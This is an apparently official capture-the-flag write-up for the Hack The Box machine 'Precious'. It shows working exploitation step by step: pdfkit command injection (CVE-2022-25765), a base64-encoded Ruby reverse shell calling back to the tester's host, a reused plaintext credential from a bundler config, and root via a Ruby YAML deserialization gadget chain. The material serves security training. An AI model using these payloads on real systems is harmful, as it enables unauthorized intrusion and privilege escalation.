Precious

15th November 2022 / Document No D22.100.213

Prepared By: C4rm3l0

Machine Author: Nauten

Difficulty: Easy

Classification: Official

Synopsis

Precious is an Easy Difficulty Linux machine, that focuses on the `Ruby` language. It hosts a custom `Ruby` web application, using an outdated library, namely pdfkit, which is vulnerable to `CVE-2022-25765`, leading to an initial shell on the target machine. After a pivot using plaintext credentials that are found in a Gem repository `config` file, the box concludes with an insecure deserialization attack on a custom, outdated, `Ruby` script.

Skills Required

- Basic web enumeration


Skills Learned

- Command Injection
- Analysing and identifying vulnerable Ruby code

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.189 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.189
```




```
nmap -p$ports -sC -sV 10.10.11.189

Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 14:37 EET
Nmap scan report for precious.htb (10.10.11.189)
Host is up (0.062s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 845e13a8e31e20661d235550f63047d2 (RSA)
|   256 a2ef7b9665ce4161c467ee4e96c7c892 (ECDSA)
|_  256 33053dcd7ab798458239e7ae3c91a658 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-server-header:
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
|_http-title: Convert Web Page to PDF
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
```


An initial `Nmap` scan reveals a standard SSH service, as well as an `Nginx` web server running on their default ports, the latter of which appears to be running `Phusion Passenger`, which is a web server itself, designed to integrate with other services such as `Apache`, or in this case `Nginx`.

HTTP

Navigating to `port 80` reveals a web application, which seems to convert web pages into `PDF`s.



When analysing the request's response headers using our browser's developer console or a proxy such as `BurpSuite`, we can see the `X-Runtime` header being set to `Ruby`, indicating that `Phusion Passenger` is in this case running a Ruby web application.



St...	M...	Domain	File	Initiator	T...	Transfe...	Si...
200	G...	preci...	/	docum...	ht...	681 B	4...
	G...	preci...	favicon.ico	img	ht...	18 B (ra...	1...

```
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: Phusion Passenger(R) 6.0.15
X-Runtime: Ruby
X-XSS-Protection: 1; mode=block
Request Headers (337 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
```


2 requests | 501 B / 699 B transferred | Finish: 271 ms | DOMContentLoa

After being provided with a valid URL, the application fetches it and proceeds to generate a `PDF` with a random name like `h2a0s6epa7r6phot1krfa646s4gk8gof.pdf`. We analyse the document's `Exif` metadata using `exiftool` for any potential clues as to what is happening on the backend.

```
exiftool h2a0s6epa7r6phot1krfa646s4gk8gof.pdf

ExifTool Version Number         : 12.44
File Name                       : h2a0s6epa7r6phot1krfa646s4gk8gof.pdf
Directory                       : .
File Size                       : 24 kB
File Modification Date/Time     : 2022:10:25 12:15:33+03:00
File Access Date/Time           : 2022:10:25 12:15:33+03:00
File Inode Change Date/Time     : 2022:10:25 12:15:33+03:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Creator                         : Generated by pdfkit v0.8.6
```

The `Creator` tag is set to `pdfkit v0.8.6`, indicating that this is the library generating the files. A quick search for the name and version yields a public repository, and subsequently a related security advisory, which includes useful references, among them a PoC. The vulnerability arises when the implementation of the library allows user access to query string parameters, as code can then be injected by using a shell command substitution string.

Seeing as it is very likely that the URL we provide is passed through that library, we try the payload from the article:




http%20`sleep 5`

You should provide a valid URL!

It would appear that there is some more validation happening behind the scenes, which we have to bypass. We try a payload with a syntactically valid URL, whose payload points to a webserver we fire up using `Python`.

```
http://test.local/%20`curl http://10.10.14.40/test`
```



```
python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.189 - - [15/Nov/2022 15:36:01] code 404, message File not found
10.10.11.189 - - [15/Nov/2022 15:36:01] "GET /test HTTP/1.1" 404 -
```

We successfully receive a callback on our HTTP server, verifying that we have RCE on the target machine.


Foothold

Seeing as the web application is powered by `Ruby`, we will also opt for a `Ruby` payload, although `Bash` works equally well. Using revshells, we can quickly create custom payloads as well as pick an encoding; in this case, `Base64`.

```
ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("10.10.14.40",4444))'
```

We start a `Netcat` listener on `port 4444` and submit the payload on the web application.

```
http://test.local/%20`echo
cnVieSAtcnNvY2tldCAtZSdzcGF3bigic2giLFs6aW4sOm91dCw6ZXJyXT0+VENQU29ja2V0Lm5ldygiMTAuMTA
uMTQuNDAiLDQ0NDQpKSc= | base64 -d | bash`
```



```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.11.189] 48488
id
uid=1001(ruby) gid=1001(ruby) groups=1001(ruby)
```

We successfully receive a shell as `ruby`.

Lateral Movement

We upgrade our shell to a `TTY` shell using `Python`.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Enumerating our user's home directory reveals a `.bundle` directory, which commonly hosts configuration files used by `Gem` and other `Ruby` repositories.

```
ruby@precious:~$ ls -al

total 28
drwxr-xr-x 4 ruby ruby 4096 Nov 15 05:27 .
drwxr-xr-x 4 root root 4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root root    9 Oct 26 07:53 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 ruby ruby 4096 Oct 26 08:28 .bundle
drwxr-xr-x 3 ruby ruby 4096 Nov 15 05:27 .cache
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
```


Inside the aforementioned directory, we can find a `config` file which reveals some plain-text credentials for the `henry` user. This configuration file typically stores `bundler` options, allowing users to save their credentials for each `Gem` source. It is never a good idea to re-use passwords, and in this case this leak gives us SSH access to the `henry` user.

```
ruby@precious:~/.bundle$ cat config

---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
```

We can now SSH into the box using the credentials `henry:Q3c1AqGHtoI0aXAYFH` and grab the `user` flag at `/home/henry/user.txt`.

Privilege Escalation

One of the first steps to take when enumerating a target machine is to check for potential `sudo` privileges for a given user. In this case, doing so reveals a `sudo` entry for a `Ruby` script.




```
henry@precious:~$ sudo -l

Matching Defaults entries for henry on precious:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

We check the source code to gain an understanding of the function of this script.

```ruby
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
    YAML.load(File.read("dependencies.yml"))
end
...
```

The script reads the contents of `dependencies.yml` and later checks whether the specified versions equal those installed globally on the system. Running the script reveals an important bit of information:



```
henry@precious:~$ sudo /usr/bin/ruby /opt/update_dependencies.rb

Traceback (most recent call last):
        2: from /opt/update_dependencies.rb:17:in `<main>'
        1: from /opt/update_dependencies.rb:10:in `list_from_file'
/opt/update_dependencies.rb:10:in `read': No such file or directory @ rb_sysopen - dependencies.yml (Errno::ENOENT)
```

As we can also see in the source code, `dependencies.yml` is referenced relatively, meaning there is no absolute path specified, which is why when executed, the program looks for the file in the current directory. Seeing as we have now verified that we can control this part of the code we search for potential vulnerabilities in the `YAML` module, which is responsible for loading the file.

Looking at the `Ruby` docs, we already find a reference to the security implications of loading untrusted data via `YAML`:

> This module provides a Ruby interface for data serialization in `YAML` format.

> **Security:**
> Do not use `YAML` to load untrusted data. Doing so is unsafe and could allow malicious input to execute arbitrary code inside your application. Please see doc/security.rdoc for more information.

A search for *Ruby deserialisation* yields a popular repository, hosting an array of payloads useful for our practices; they are all bound to versions between `2.0` and `3.0`, so we first check what version the target machine is running.

```
henry@precious:~$ ruby -v

ruby 2.7.4p191 (2021-07-07 revision a21a3b7d23) [x86_64-linux-gnu]
```

It would appear that this version is vulnerable to the latter payload on the aforementioned repository, so we paste it into a `dependencies.yml` file in the `/tmp` directory.

```
henry@precious:/tmp$ cat dependencies.yml

---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
```

Running the script verfies this theory, as the `id` command is executed successfully.

```
henry@precious:/tmp$ sudo /usr/bin/ruby /opt/update_dependencies.rb

sh: 1: reading: not found
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
        33: from /opt/update_dependencies.rb:17:in `<main>'
        32: from /opt/update_dependencies.rb:10:in `list_from_file'
        31: from /usr/lib/ruby/2.7.0/psych.rb:279:in `load'
        30: from /usr/lib/ruby/2.7.0/psych/nodes/node.rb:50:in
        <...SNIP...>
```

We can now inject the same `Ruby` payload we used to get a reverse shell initially to get a `root` shell, by changing the `git_set` tag in the `dependencies.yml` file from `id` to our payload.

```
git_set: echo
cnVieSAtcnNvY2tldCAtZSdzcGF3bigic2giLFs6aW4sOm91dCw6ZXJyXT0+VENQU29ja2V0Lm5ldygiMTAuMTA
uMTQuNDAiLDQ0NDQpKSc= | base64 -d | bash
```

We set up a listener on `port 4444` once more, and run the script again.

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.11.189] 39830
id
uid=0(root) gid=0(root) groups=0(root)
```

We get a callback and have successfully rooted the box. The final flag can be found at `/root/root.txt`.